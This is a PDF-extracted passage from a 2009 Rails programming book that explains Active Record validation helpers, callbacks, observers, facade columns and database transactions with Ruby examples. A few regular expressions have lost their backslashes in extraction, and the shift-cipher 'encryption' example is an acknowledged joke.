    VALIDATION 399 look at the API documentation for ActiveRecord::Errors, you’ll find a number of other methods. Most of these have been superseded by higher-level validation helper methods. Validation Helpers Some validations are common: this attribute must not be empty, that other attribute must be between 18 and 65, and so on. Active Record has a set of standard helper methods that will add these validations to your model. Each is a class-level method, and all have names that start validates_. Each method takes a list of attribute names optionally followed by a hash of configuration options for the validation. For example, we could have written the previous validation as follows: class User < ActiveRecord::Base validates_format_of :name, :with => /^w+$/, :message => "is missing or invalid" validates_uniqueness_of :name, :on => :create, :message => "is already being used" end The majority of the validates_ methods accept :on and :message options. The :on option determines when the validation is applied and takes one of the values :save (the default), :create, or :update. The :message parameter can be used to override the generated error message. When validation fails, the helpers add an error object to the Active Record model object. This will be associated with the field being validated. After vali- dation, you can access the list of errors by looking at the errors attribute of the model object. When Active Record is used as part of a Rails application, this checking is often done in two steps: 1. The controller attempts to save an Active Record object, but the save fails because of validation problems (returning false). The controller redisplays the form containing the bad data. 2. The view template uses the error_messages_for method to display the error list for the model object, and the user has the opportunity to fix the fields. We cover the interactions of forms and models in Section 23.5, Error Handling and Model Objects, on page 536. The pages that follow contain a list of the validation helpers you can use in model objects. Report erratum this copy is (P1.0 printing, March 2009)
  • 400.
    VALIDATION 400 validates_acceptance_of Validates that a checkbox has been checked. validates_acceptance_of attr... [ options... ] Many forms have a checkbox that users must select in order to accept some terms or conditions. This validation simply verifies that this box has been checked by validating that the value of the attribute is the string 1 (or the value of the :accept parameter). The attribute itself doesn’t have to be stored in the database (although there’s nothing to stop you storing it if you want to record the confirmation explicitly). class Order < ActiveRecord::Base validates_acceptance_of :terms, :message => "Please accept the terms to proceed" end Options: :accept value The value that signifies acceptance (defaults to 1). :allow_nil boolean If true, nil attributes are considered valid. :if code See discussion on page 406. :unless code See discussion on page 406. :message text Default is “must be accepted.” :on :save, :create, or :update. validates_associated Performs validation on associated objects. validates_associated name... [ options... ] Performs validation on the given attributes, which are assumed to be Active Record models. For each attribute where the associated validation fails, a single message will be added to the errors for that attribute (that is, the individual detailed reasons for failure will not appear in this model’s errors). Be careful not to include a validates_associated call in models that refer to each other; the first will try to validate the second, which in turn will validate the first, and so on, until you run out of stack. class Order < ActiveRecord::Base has_many :line_items belongs_to :user validates_associated :line_items, :message => "are messed up" validates_associated :user end Options: :if code See discussion on page 406. :unless code See discussion on page 406. :message text Default is “is invalid.” :on :save, :create, or :update. Report erratum this copy is (P1.0 printing, March 2009)
  • 401.
    VALIDATION 401 validates_confirmation_of Validates that a field and its doppelgänger have the same content. validates_confirmation_of attr... [ options... ] Many forms require a user to enter some piece of information twice, the second copy acting as a confirmation that the first was not mistyped. If you use the naming conven- tion that the second field has the name of the attribute with _confirmation appended, you can use validates_confirmation_of to check that the two fields have the same value. The second field need not be stored in the database. For example, a view might contain the following: <%= password_field "user" , "password" %><br /> <%= password_field "user" , "password_confirmation" %><br /> Within the User model, you can validate that the two passwords are the same using this: class User < ActiveRecord::Base validates_confirmation_of :password end Options: :if code See discussion on page 406. :unless code See discussion on page 406. :message text Default is “doesn’t match confirmation.” :on :save, :create, or :update. validates_each Validates one or more attributes using a block. validates_each attr... [ options... ] { |model, attr, value| ... } Invokes the block for each attribute (skipping those that are nil if :allow_nil is true). Passes in the model being validated, the name of the attribute, and the attribute’s value. As the following example shows, the block should add to the model’s error list if a validation fails: class User < ActiveRecord::Base validates_each :name, :email do |model, attr, value| if value =~ /groucho|harpo|chico/i model.errors.add(attr, "You can't be serious, #{value}" ) end end end Options: :allow_nil boolean If :allow_nil is true, attributes with values of nil will not be passed into the block. By default they will. :if code See discussion on page 406. :unless code See discussion on page 406. :on :save, :create, or :update. Report erratum this copy is (P1.0 printing, March 2009)
  • 402.
    VALIDATION 402 validates_exclusion_of Validates that attributes are not in a set of values. validates_exclusion_of attr..., :in => enum [ options... ] Validates that none of the attributes occurs in enum (any object that supports the include? predicate). class User < ActiveRecord::Base validates_exclusion_of :genre, :in => %w{ polka twostep foxtrot }, :message => "no wild music allowed" validates_exclusion_of :age, :in => 13..19, :message => "cannot be a teenager" end Options: :allow_nil boolean If true, nil attributes are considered valid. :allow_blank boolean If true, blank attributes are considered valid. :if code See discussion on page 406. :unless code See discussion on page 406. :in (or :within) enumerable An enumerable object. :message text Default is “is not included in the list.” :on :save, :create, or :update. validates_format_of Validates attributes against a pattern. validates_format_of attr..., :with => regexp [ options... ] Validates each of the attributes by matching its value against regexp. class User < ActiveRecord::Base validates_format_of :length, :with => /^d+(in|cm)/ end Options: :if code See discussion on page 406. :unless code See discussion on page 406. :message text Default is “is invalid.” :on :save, :create, or :update. :with The regular expression used to validate the attributes. validates_inclusion_of Validates that attributes belong to a set of values. validates_inclusion_of attr..., :in => enum [ options... ] Validates that the value of each of the attributes occurs in enum (any object that sup- ports the include? predicate). Report erratum this copy is (P1.0 printing, March 2009)
  • 403.
    VALIDATION 403 class User < ActiveRecord::Base validates_inclusion_of :gender, :in => %w{ male female }, :message => "should be 'male' or 'female'" validates_inclusion_of :age, :in => 0..130, :message => "should be between 0 and 130" end Options: :allow_nil boolean If true, nil attributes are considered valid. :allow_blank boolean If true, blank attributes are considered valid. :if code See discussion on page 406. :unless code See discussion on page 406. :in (or :within) enumerable An enumerable object. :message text Default is “is not included in the list.” :on :save, :create, or :update. validates_length_of Validates the length of attribute values. validates_length_of attr..., [ options... ] Validates that the length of the value of each of the attributes meets some constraint: at least a given length, at most a given length, between two lengths, or exactly a given length. Rather than having a single :message option, this validator allows separate mes- sages for different validation failures, although :message may still be used. In all options, the lengths may not be negative. class User < ActiveRecord::Base validates_length_of :name, :maximum => 50 validates_length_of :password, :in => 6..20 validates_length_of :address, :minimum => 10, :message => "seems too short" end Options: :allow_nil boolean If true, nil attributes are considered valid. :allow_blank boolean If true, blank attributes are considered valid. :if code See discussion on page 406. :unless code See discussion on page 406. :in (or :within) range The length of value must be in range. :is integer Value must be integer characters long. :minimum integer Value may not be less than the integer characters long. :maximum integer Value may not be greater than integer characters long. :message text The default message depends on the test being performed. The mes- sage may contain a single %d sequence, which will be replaced by the maximum, minimum, or exact length required. :on :save, :create, or :update. Report erratum this copy is (P1.0 printing, March 2009)
  • 404.
    VALIDATION 404 Options (for validates_length_of, continued): :too_long text A synonym for :message when :maximum is being used. :too_short text A synonym for :message when :minimum is being used. :wrong_length text A synonym for :message when :is is being used. validates_numericality_of Validates that attributes are valid numbers. validates_numericality_of attr... [ options... ] Validates that each of the attributes is a valid number. With the :only_integer option, the attributes must consist of an optional sign followed by one or more digits. Without the option (or if the option is not true), any floating-point format accepted by the Ruby Float method is allowed. class User < ActiveRecord::Base validates_numericality_of :height_in_meters validates_numericality_of :age, :only_integer => true end Options: :allow_nil boolean If true, nil attributes are considered valid. :allow_blank boolean If true, blank attributes are considered valid. :if code See discussion on page 406. :unless code See discussion on page 406. :message text Default is “is not a number.” :on :save, :create, or :update. :only_integer If true, the attributes must be strings that contain an optional sign followed only by digits. :greater_than Only values greather than the specified value are consid- ered valid. :greater_than_or_equal_to Only values greather than or equal to the specified value are considered valid. :equal_to Only values equal to the specified value are considered valid. :less_than Only values less than the specified value are considered valid. :less_than_or_equal_to Only values less than or equal to the specified value are considered valid. even Only even values are considered valid. odd Only odd values are considered valid. validates_presence_of Validates that attributes are not empty. validates_presence_of attr... [ options... ] Validates that each of the attributes is neither nil nor empty. class User < ActiveRecord::Base validates_presence_of :name, :address end Report erratum this copy is (P1.0 printing, March 2009)
  • 405.
    VALIDATION 405 Options: :allow_nil boolean If true, nil attributes are considered valid. :allow_blank boolean If true, nil attributes are considered valid. :if code See discussion on the next page. :unless code See discussion on the following page. :message text Default is “can’t be empty.” :on :save, :create, or :update. validates_size_of Validates the length of an attribute. validates_size_of attr..., [ options... ] Alias for validates_length_of. validates_uniqueness_of Validates that attributes are unique. validates_uniqueness_of attr... [ options... ] For each attribute, validates that no other row in the database currently has the same value in that given column. When the model object comes from an existing database row, that row is ignored when performing the check. The optional :scope parameter can be used to filter the rows tested to those having the same value in the :scope column as the current record. This code ensures that usernames are unique across the database: class User < ActiveRecord::Base validates_uniqueness_of :name end This code ensures that user names are unique within a group: class User < ActiveRecord::Base validates_uniqueness_of :name, :scope => "group_id" end Except...despite its name, validates_uniqueness_of doesn’t really guarantee that column values will be unique. All it can do is verify that no column has the same value as that in the record being validated at the time the validation is performed. It’s possible for two records to be created at the same time, each with the same value for a column that should be unique, and for both records to pass validation. The most reliable way to enforce uniqueness is with a database-level constraint. Options: :allow_nil boolean If true, nil attributes are considered valid. :case_sensitive boolean If true (the default), an attempt is made to force the test to be case sensitive; otherwise, case is ignored; works only if your database is configured to support case-sensitive comparisons in conditions. :if code See discussion on the next page. Report erratum this copy is (P1.0 printing, March 2009)
  • 406.
    VALIDATION 406 Options (for validates_uniqueness_of, continued): :message text Default is “has already been taken.” :on :save, :create, or :update. :scope attr Limits the check to rows having the same value in the column as the row being checked. Conditional Validation All validation declarations take an optional :if or :unless parameter that identi- fies some code to be run. The parameter may be any of the following: • A symbol, in which case the corresponding method is called, passing it the current Active Record object • A string, which is evaluated (by calling eval) • A Proc object, which will be called, passing it the current Active Record object For code specified on :if parameters, if the value returned is false, this particu- lar validation is skipped. For code specified on :unless parameters, if the value returned is true, this particular validation is skipped. The :if option is commonly used with a Ruby proc, because these allow you to write code whose execution is deferred until the validation is performed. For example, you might want to check that a password was specified and that it matches its confirmation (the duplication password you ask users to enter). However, you don’t want to perform the confirmation check if the first validation would fail. You achieve this by running the confirmation check only if the password isn’t blank. validates_presence_of :password validates_confirmation_of :password, :message => "must match confirm password" , :if => Proc.new { |u| !u.password.blank? } Validation Error Messages The default error messages returned by validation are built into Active Record. You can, however, change them programmatically. The messages are stored in a hash, keyed on a symbol. It can be accessed like this: I18n.translate('activerecord.errors.messages' ) The values at the time of writing are as follows: :inclusion => "is not included in the list" , :exclusion => "is reserved" , :invalid => "is invalid" , :confirmation => "doesn't match confirmation" , :accepted => "must be accepted" , :empty => "can't be empty" , :blank => "can't be blank" , Report erratum this copy is (P1.0 printing, March 2009)
  • 407.
    C ALLBACKS 407 :too_long => "is too long (maximum is %d characters)" , :too_short => "is too short (minimum is %d characters)" , :wrong_length => "is the wrong length (should be %d characters)" , :taken => "has already been taken" , :not_a_number => "is not a number" , :greater_than => "must be greater than %d" , :greater_than_or_equal_to => "must be greater than or equal to %d" , :equal_to => "must be equal to %d" , :less_than => "must be less than %d" , :less_than_or_equal_to => "must be less than or equal to %d" , :odd => "must be odd" , :even => "must be even" To change the message returned if the uniqueness validation fails, you could code something like the following in your config/locales/en.yml file: en: activerecord: errors: taken: "is in use" 20.2 Callbacks Active Record controls the life cycle of model objects—it creates them, monitors them as they are modified, saves and updates them, and watches sadly as they are destroyed. Using callbacks, Active Record lets our code participate in this monitoring process. We can write code that gets invoked at any significant event in the life of an object. With these callbacks we can perform complex validation, map column values as they pass in and out of the database, and even prevent certain operations from completing. Active Record defines twenty callbacks. Eighteen of these form before/after pairs and bracket some operation on an Active Record object. For example, the before_destroy callback will be invoked just before the destroy method is called, and after_destroy will be invoked after. The two exceptions are after_find and after_initialize, which have no corresponding before_xxx callback. (These two callbacks are different in other ways, too, as we’ll see later.) In Figure 20.1, on the following page, we can see how the eighteen paired callbacks are wrapped around the basic create, update, and destroy operations on model objects. Perhaps surprisingly, the before and after validation calls are not strictly nested. In addition to these eighteen calls, the after_find callback is invoked after any find operation, and after_initialize is invoked after an Active Record model object is created. To have your code execute during a callback, you need to write a handler and associate it with the appropriate callback. Report erratum this copy is (P1.0 printing, March 2009)
  • 408.
    C ALLBACKS 408 model.save() model.destroy() new record existing record before_validation before_validation before_validation_on_create before_validation_on_update after_validation after_validation after_validation_on_create after_validation_on_update before_save before_save before_create before_update before_destroy insert operation update operation delete operation after_create after_update after_destroy after_save after_save Figure 20.1: Sequence of Active Record callbacks There are two basic ways of implementing callbacks. First, you can define the callback instance method directly. If you want to handle the before save event, for example, you could write this: class Order < ActiveRecord::Base # .. def before_save self.payment_due ||= Time.now + 30.days end end The second basic way to define a callback is to declare handlers. A handler can be either a method or a block.1 You associate a handler with a particular event using class methods named after the event. To associate a method, declare it as private or protected, and specify its name as a symbol to the handler declaration. To specify a block, simply add it after the declaration. This block receives the model object as a parameter. class Order < ActiveRecord::Base before_validation :normalize_credit_card_number after_create do |order| logger.info "Order #{order.id} created" end 1. A handler can also be a string containing code to be evaled, but this is deprecated. Report erratum this copy is (P1.0 printing, March 2009)
  • 409.
    C ALLBACKS 409 protected def normalize_credit_card_number self.cc_number.gsub!(/[-s]/, '' ) end end You can specify multiple handlers for the same callback. They will generally be invoked in the order they are specified unless a handler returns false (and it must be the actual value false), in which case the callback chain is broken early. Because of a performance optimization, the only way to define callbacks for the after_find and after_initialize events is to define them as methods. If you try declaring them as handlers using the second technique, they’ll be silently ignored. (Sometimes folks ask why this was done. Rails has to use reflec- tion to determine whether there are callbacks to be invoked. When doing real database operations, the cost of doing this is normally not significant com- pared to the database overhead. However, a single database select statement could return hundreds of rows, and both callbacks would have to be invoked for each. This slows the query down significantly. The Rails team decided that performance trumps consistency in this case.) Timestamping Records One potential use of the before_create and before_update callbacks is times- tamping rows: class Order < ActiveRecord::Base def before_create self.order_created ||= Time.now end def before_update self.order_modified = Time.now end end However, Active Record can save you the trouble of doing this. If your database table has a column named created_at or created_on, it will automatically be set to the timestamp of the row’s creation time. Similarly, a column named updated_at or updated_on will be set to the timestamp of the latest modifica- tion. These timestamps will by default be in local time; to make them UTC (also known as GMT), include the following line in your code (either inline for stand-alone Active Record applications or in an environment file for a full Rails application): ActiveRecord::Base.default_timezone = :utc Report erratum this copy is (P1.0 printing, March 2009)
  • 410.
    C ALLBACKS 410 To disable this behavior altogether, use this: ActiveRecord::Base.record_timestamps = false Callback Objects As a variant to specifying callback handlers directly in the model class, you can create separate handler classes that encapsulate all the callback methods. These handlers can be shared between multiple models. A handler class is simply a class that defines callback methods (before_save, after_create, and so on). Create the source files for these handler classes in app/models. In the model object that uses the handler, you create an instance of this han- dler class and pass that instance to the various callback declarations. A couple of examples will make this clearer. If our application uses credit cards in multiple places, we might want to share our normalize_credit_card_number method across multiple models. To do that, we’d extract the method into its own class and name it after the event we want it to handle. This method will receive a single parameter, the model object that generated the callback. class CreditCardCallbacks # Normalize the credit card number def before_validation(model) model.cc_number.gsub!(/[-s]/, '' ) end end Now, in our model classes, we can arrange for this shared callback to be invoked: class Order < ActiveRecord::Base before_validation CreditCardCallbacks.new # ... end class Subscription < ActiveRecord::Base before_validation CreditCardCallbacks.new # ... end In this example, the handler class assumes that the credit card number is held in a model attribute named cc_number; both Order and Subscription would have an attribute with that name. But we can generalize the idea, making the handler class less dependent on the implementation details of the classes that use it. Report erratum this copy is (P1.0 printing, March 2009)
  • 411.
    C ALLBACKS 411 For example, we could create a generalized encryption and decryption han- dler. This could be used to encrypt named fields before they are stored in the database and to decrypt them when the row is read back. You could include it as a callback handler in any model that needed the facility. The handler needs to encrypt2 a given set of attributes in a model just before that model’s data is written to the database. Because our application needs to deal with the plain-text versions of these attributes, it arranges to decrypt them again after the save is complete. It also needs to decrypt the data when a row is read from the database into a model object. These requirements mean we have to handle the before_save, after_save, and after_find events. Because we need to decrypt the database row both after saving and when we find a new row, we can save code by aliasing the after_find method to after_save—the same method will have two names. Download e1/ar/encrypt.rb class Encrypter # We're passed a list of attributes that should # be stored encrypted in the database def initialize(attrs_to_manage) @attrs_to_manage = attrs_to_manage end # Before saving or updating, encrypt the fields using the NSA and # DHS approved Shift Cipher def before_save(model) @attrs_to_manage.each do |field| model[field].tr!("a-z" , "b-za" ) end end # After saving, decrypt them back def after_save(model) @attrs_to_manage.each do |field| model[field].tr!("b-za" , "a-z" ) end end # Do the same after finding an existing record alias_method :after_find, :after_save end 2. Our example here uses trivial encryption—you might want to beef it up before using this class for real. Report erratum this copy is (P1.0 printing, March 2009)
  • 412.
    C ALLBACKS 412 We can now arrange for the Encrypter class to be invoked from inside our orders model: require "encrypter" class Order < ActiveRecord::Base encrypter = Encrypter.new([:name, :email]) before_save encrypter after_save encrypter after_find encrypter protected def after_find end end We create a new Encrypter object and hook it up to the events before_save, after_save, and after_find. This way, just before an order is saved, the method before_save in the encrypter will be invoked, and so on. So, why do we define an empty after_find method? Remember that we said that for performance reasons after_find and after_initialize are treated specially. One of the consequences of this special treatment is that Active Record won’t know to call an after_find handler unless it sees an actual after_find method in the model class. We have to define an empty placeholder to get after_find processing to take place. This is all very well, but every model class that wants to use our encryption handler would need to include some eight lines of code, just as we did with our Order class. We can do better than that. We’ll define a helper method that does all the work and make that helper available to all Active Record models. To do that, we’ll add it to the ActiveRecord::Base class: Download e1/ar/encrypt.rb class ActiveRecord::Base def self.encrypt(*attr_names) encrypter = Encrypter.new(attr_names) before_save encrypter after_save encrypter after_find encrypter define_method(:after_find) { } end end Given this, we can now add encryption to any model class’s attributes using a single call. Report erratum this copy is (P1.0 printing, March 2009)
  • 413.
    C ALLBACKS 413 Download e1/ar/encrypt.rb class Order < ActiveRecord::Base encrypt(:name, :email) end A simple driver program lets us experiment with this: Download e1/ar/encrypt.rb o = Order.new o.name = "Dave Thomas" o.address = "123 The Street" o.email = "dave@pragprog.com" o.save puts o.name o = Order.find(o.id) puts o.name On the console, we see our customer’s name (in plain text) in the model object: ar> ruby encrypt.rb Dave Thomas Dave Thomas In the database, however, the name and e-mail address are obscured by our industrial-strength encryption: depot> sqlite3 -line db/development.sqlite3 "select * from orders" id = 1 user_id = name = Dbwf Tipnbt address = 123 The Street email = ebwf@qsbhqsph.dpn Observers Callbacks are a fine technique, but they can sometimes result in a model class taking on responsibilities that aren’t really related to the nature of the model. For example, on page 408 we created a callback that generated a log message when an order was created. That functionality isn’t really part of the basic Order class—we put it there because that’s where the callback executed. Active Record observers overcome that limitation. An observer transparently links itself into a model class, registering itself for callbacks as if it were part of the model but without requiring any changes in the model itself. Here’s our previous logging example written using an observer: Download e1/ar/observer.rb class OrderObserver < ActiveRecord::Observer def after_save(an_order) an_order.logger.info("Order #{an_order.id} created" ) end end Report erratum this copy is (P1.0 printing, March 2009)
  • 414.
    A DVANCED ATTRIBUTES 414 When ActiveRecord::Observer is subclassed, it looks at the name of the new class, strips the word Observer from the end, and assumes that what is left is the name of the model class to be observed. In our example, we called our observer class OrderObserver, so it automatically hooked itself into the model Order. Sometimes this convention breaks down. When it does, the observer class can explicitly list the model or models it wants to observe using the observe method: Download e1/ar/observer.rb class AuditObserver < ActiveRecord::Observer observe Order, Payment, Refund def after_save(model) model.logger.info("[Audit] #{model.class.name} #{model.id} created" ) end end By convention, observer source files live in app/models. Instantiating Observers So far we’ve defined our observers. However, we also need to instantiate them— if we don’t, they simply won’t fire. How we instantiate observers depends on whether we’re using them inside or outside the context of a Rails application. If you’re using observers within a Rails application, you need to list them in your application’s environment.rb file (in the config directory): config.active_record.observers = :order_observer, :audit_observer If instead you’re using your Active Record objects in a stand-alone application (that is, you’re not running Active Record within a Rails application), you need to create instances of the observers manually using instance: OrderObserver.instance AuditObserver.instance In a way, observers bring to Rails much of the benefits of first-generation aspect-oriented programming in languages such as Java. They allow you to inject behavior into model classes without changing any of the code in those classes. 20.3 Advanced Attributes Back when we first introduced Active Record, we said that an Active Record object has attributes that correspond to the columns in the database table it wraps. We went on to say that this wasn’t strictly true. Here’s the rest of the story. Report erratum this copy is (P1.0 printing, March 2009)
  • 415.
    A DVANCED ATTRIBUTES 415 When Active Record first uses a particular model, it goes to the database and determines the column set of the corresponding table. From there it constructs a set of Column objects. These objects are accessible using the columns class method, and the Column object for a named column can be retrieved using the columns_hash method. The Column objects encode the database column’s name, type, and default value. When Active Record reads information from the database, it constructs a SQL select statement. When executed, the select statement returns zero or more rows of data. Active Record constructs a new model object for each of these rows, loading the row data into a hash, which it calls the attribute data. Each entry in the hash corresponds to an item in the original query. The key value used is the same as the name of the item in the result set. Most of the time we’ll use a standard Active Record finder method to retrieve data from the database. These methods return all the columns for the selected rows. As a result, the attributes hash in each returned model object will con- tain an entry for each column, where the key is the column name and the value is the column data. result = LineItem.find(:first) p result.attributes {"order_id"=>13, "quantity"=>1, "product_id"=>27, "id"=>34, "unit_price"=>29.95} Normally, we don’t access this data via the attributes hash. Instead, we use attribute methods: result = LineItem.find(:first) p result.quantity #=> 1 p result.unit_price #=> 29.95 But what happens if we run a query that returns values that don’t correspond to columns in the table? For example, we might want to run the following query as part of our application: select id, quantity, quantity*unit_price from line_items; If we manually run this query against our database, we might see something like the following: depot> sqlite3 -line db/development.sqlite3 "select id, quantity*unit_price from line_items" id = 3 quantity*unit_price = 29.95 id = 4 quantity*unit_price = 59.9 id = 5 quantity*unit_price = 44.95 Report erratum this copy is (P1.0 printing, March 2009)
  • 416.
    A DVANCED ATTRIBUTES 416 Notice that the column headings of the result set reflect the terms we gave to the select statement. These column headings are used by Active Record when populating the attributes hash. We can run the same query using Active Record’s find_by_sql method and look at the resulting attributes hash: result = LineItem.find_by_sql("select id, quantity, " + "quantity*unit_price " + "from line_items" ) p result[0].attributes The output shows that the column headings have been used as the keys in the attributes hash: {"id" => 23, "quantity*unit_price"=>"29.95", "quantity"=>1} Note that the value for the calculated column is a string. Active Record knows the types of the columns in our table, but many databases do not return type information for calculated columns. In this case we’re using MySQL, which doesn’t provide type information, so Active Record leaves the value as a string. Had we been using Oracle, we’d have received a Float back, because the OCI interface can extract type information for all columns in a result set. It isn’t particularly convenient to access the calculated attribute using the key quantity*price, so you’d normally rename the column in the result set using the as qualifier: result = LineItem.find_by_sql("select id, quantity, " + " quantity*unit_price as total_price " + " from line_items" ) p result[0].attributes This produces the following: {"total_price"=>"29.95", "id"=>23 "quantity"=>1} The attribute total_price is easier to work with: result.each do |line_item| puts "Line item #{line_item.id}: #{line_item.total_price}" end Remember, though, that the values of these calculated columns will be stored in the attributes hash as strings. You’ll get an unexpected result if you try something like this: TAX_RATE = 0.07 # ... sales_tax = line_item.total_price * TAX_RATE Perhaps surprisingly, the code in the previous example sets sales_tax to an empty string. The value of total_price is a string, and the * operator for strings duplicates their contents. Because TAX_RATE is less than 1, the contents are duplicated zero times, resulting in an empty string. Report erratum this copy is (P1.0 printing, March 2009)
  • 417.
    A DVANCED ATTRIBUTES 417 All is not lost! We can override the default Active Record attribute accessor methods and perform the required type conversion for our calculated field: class LineItem < ActiveRecord::Base def total_price Float(read_attribute("total_price" )) end end Note that we accessed the internal value of our attribute using the method read_attribute, rather than by going to the attribute directly. The method read_ attribute knows about database column types (including columns containing serialized Ruby data) and performs type conversion if required. This isn’t par- ticularly useful in our current example but becomes more so when we look at ways of providing facade columns. Facade Columns Sometimes we use a schema where some columns are not in the most conve- nient format. For some reason (perhaps because we’re working with a legacy database or because other applications rely on the format), we cannot just change the schema. Instead, our application has to deal with it somehow. It would be nice if we could somehow put up a facade and pretend that the column data is the way we wanted it to be. It turns out that we can do this by overriding the default attribute accessor methods provided by Active Record. For example, let’s imagine that our appli- cation uses a legacy product_data table—a table so old that product dimensions are stored in cubits.3 In our application we’d rather deal with inches,4 so let’s define some accessor methods that perform the necessary conversions: class ProductData < ActiveRecord::Base CUBITS_TO_INCHES = 18 def length read_attribute("length" ) * CUBITS_TO_INCHES end def length=(inches) write_attribute("length" , Float(inches) / CUBITS_TO_INCHES) end end Easy Memoization If you put a lot of logic into facade column accessors, you face the possibility of such methods being executed multiple times. For relatively static data with 3. A cubit is defined as the distance from your elbow to the tip of your longest finger. Because this is clearly subjective, the Egyptians standardized on the royal cubit, based on the king currently ruling. They even had a standards body, with a master cubit measured and marked on a granite stone (http://www.ncsli.org/misc/cubit.cfm). 4. Inches, of course, are also a legacy unit of measure, but let’s not fight that battle here. Report erratum this copy is (P1.0 printing, March 2009)
  • 418.
    T RANSACTIONS 418 expensive accessors, this can add up quickly. An alternative is to ask Rails to “memoize” (or cache) this data for you upon the first access: class ProductData < ActiveRecord::Base def length # ... end memoize :length end You can pass multiple symbols on a memoize call, and there are unmemoize_all and memoize_all to force the cache to be flushed and reloaded. 20.4 Transactions A database transaction groups a series of changes together in such a way that either all the changes are applied or none of the changes are applied. The classic example of the need for transactions (and one used in Active Record’s own documentation) is transferring money between two bank accounts. The basic logic is simple: account1.deposit(100) account2.withdraw(100) However, we have to be careful. What happens if the deposit succeeds but for some reason the withdrawal fails (perhaps the customer is overdrawn)? We’ll have added $100 to the balance in account1 without a corresponding deduction from account2. In effect, we’ll have created $100 out of thin air. Transactions to the rescue. A transaction is something like the Three Mus- keteers with their motto “All for one and one for all.” Within the scope of a transaction, either every SQL statement succeeds or they all have no effect. Putting that another way, if any statement fails, the entire transaction has no effect on the database.5 In Active Record we use the transaction method to execute a block in the con- text of a particular database transaction. At the end of the block, the transac- tion is committed, updating the database, unless an exception is raised within the block, in which case all changes are rolled back and the database is left untouched. Because transactions exist in the context of a database connec- tion, we have to invoke them with an Active Record class as a receiver. 5. Transactions are actually more subtle than that. They exhibit the so-called ACID properties: they’re Atomic, they ensure Consistency, they work in Isolation, and their effects are Durable (they are made permanent when the transaction is committed). It’s worth finding a good database book and reading up on transactions if you plan to take a database application live. Report erratum this copy is (P1.0 printing, March 2009)
  • 419.
    T RANSACTIONS 419 Thus, we could write this: Account.transaction do account1.deposit(100) account2.withdraw(100) end Let’s experiment with transactions. We’ll start by creating a new database table. (Make sure your database supports transactions, or this code won’t work for you.) Download e1/ar/transactions.rb create_table :accounts, :force => true do |t| t.string :number t.decimal :balance, :precision => 10, :scale => 2, :default => 0 end Next, we’ll define a simple bank account class. This class defines instance methods to deposit money to and withdraw money from the account. It also provides some basic validation—for this particular type of account, the balance can never be negative. Download e1/ar/transactions.rb class Account < ActiveRecord::Base def withdraw(amount) adjust_balance_and_save(-amount) end def deposit(amount) adjust_balance_and_save(amount) end private def adjust_balance_and_save(amount) self.balance += amount save! end def validate # validation is called by Active Record errors.add(:balance, "is negative" ) if balance < 0 end end Let’s look at the helper method, adjust_balance_and_save. The first line simply updates the balance field. The method then calls save! to save the model data. (Remember that save! raises an exception if the object cannot be saved—we use the exception to signal to the transaction that something has gone wrong.) Report erratum this copy is (P1.0 printing, March 2009)
  • 420.
    T RANSACTIONS 420 So, now let’s write the code to transfer money between two accounts. It’s pretty straightforward: Download e1/ar/transactions.rb peter = Account.create(:balance => 100, :number => "12345" ) paul = Account.create(:balance => 200, :number => "54321" ) Account.transaction do paul.deposit(10) peter.withdraw(10) end We check the database, and, sure enough, the money got transferred: depot> sqlite3 -line db/development.sqlite3 "select * from accounts" id = 1 number = 12345 balance = 90 id = 2 number = 54321 balance = 210 Now let’s get radical. If we start again but this time try to transfer $350, we’ll run Peter into the red, which isn’t allowed by the validation rule. Let’s try it: Download e1/ar/transactions.rb peter = Account.create(:balance => 100, :number => "12345" ) paul = Account.create(:balance => 200, :number => "54321" ) Download e1/ar/transactions.rb Account.transaction do paul.deposit(350) peter.withdraw(350) end When we run this, we get an exception reported on the console: .../validations.rb:736:in `save!': Validation failed: Balance is negative from transactions.rb:46:in `adjust_balance_and_save' : : : from transactions.rb:80 Looking in the database, we can see that the data remains unchanged: depot> sqlite3 -line db/development.sqlite3 "select * from accounts" id = 1 number = 12345 balance = 100 id = 2 number = 54321 balance = 200 Report erratum this copy is (P1.0 printing, March 2009)
  • 421.
    T RANSACTIONS 421 However, there’s a trap waiting for you here. The transaction protected the database from becoming inconsistent, but what about our model objects? To see what happened to them, we have to arrange to intercept the exception to allow the program to continue running: Download e1/ar/transactions.rb peter = Account.create(:balance => 100, :number => "12345" ) paul = Account.create(:balance => 200, :number => "54321" ) Download e1/ar/transactions.rb begin Account.transaction do paul.deposit(350) peter.withdraw(350) end rescue puts "Transfer aborted" end puts "Paul has #{paul.balance}" puts "Peter has #{peter.balance}" What we see is a little surprising: Transfer aborted Paul has 550.0 Peter has -250.0 Although the database was left unscathed, our model objects were updated anyway. This is because Active Record wasn’t keeping track of the before and after states of the various objects—in fact it couldn’t, because it had no easy way of knowing just which models were involved in the transactions.6 Built-in Transactions When we discussed parent and child tables, we said that Active Record takes care of saving all the dependent child rows when you save a parent row. This takes multiple SQL statement executions (one for the parent and one each for any changed or new children). Clearly, this change should be atomic, but until now we haven’t been using transactions when saving these interrelated objects. Have we been negligent? Fortunately, no. Active Record is smart enough to wrap all the updates and inserts related to a particular save (and also the deletes related to a destroy) in a transaction; either they all succeed or no data is written permanently to the database. You need explicit transactions only when you manage multiple SQL statements yourself. 6. If this turns out to be a problem in your application, the following plug-in may help: http://code.bitsweat.net/svn/object_transactions. Report erratum this copy is (P1.0 printing, March 2009)
  • 422.
    T RANSACTIONS 422 Multidatabase Transactions How do you go about synchronizing transactions across a number of different databases in Rails? The current answer is that you can’t. Rails doesn’t support distributed two- phase commits (which is the jargon term for the protocol that lets databases synchronize with each other). However, you can (almost) simulate the effect by nesting transactions. Remem- ber that transactions are associated with database connections and that con- nections are associated with models. So, if the accounts table is in one database and users is in another, you could simulate a transaction spanning the two using something such as this: User.transaction(user) do Account.transaction(account) do account.calculate_fees user.date_fees_last_calculated = Time.now user.save account.save end end This is only an approximation to a solution. It is possible that the commit in the users database might fail (perhaps the disk is full), but by then the commit in the accounts database has completed and the table has been updated. This would leave the overall transaction in an inconsistent state. It is possible (if not pleasant) to code around these issues for each individual set of circumstances, but for now, you probably shouldn’t be relying on Active Record if you are writing applications that update multiple databases concurrently. Optimistic Locking In an application where multiple processes access the same database, it’s possible for the data held by one process to become stale if another process updates the underlying database row. For example, two processes may fetch the row corresponding to a particular account. Over the space of several seconds, both go to update that balance. Each loads an Active Record model object with the initial row contents. At dif- ferent times they each use their local copy of the model to update the under- lying row. The result is a race condition in which the last person to update the row wins and the first person’s change is lost. This is shown in Figure 20.2, on the following page. One solution to the problem is to lock the tables or rows being updated. By pre- venting others from accessing or updating them, 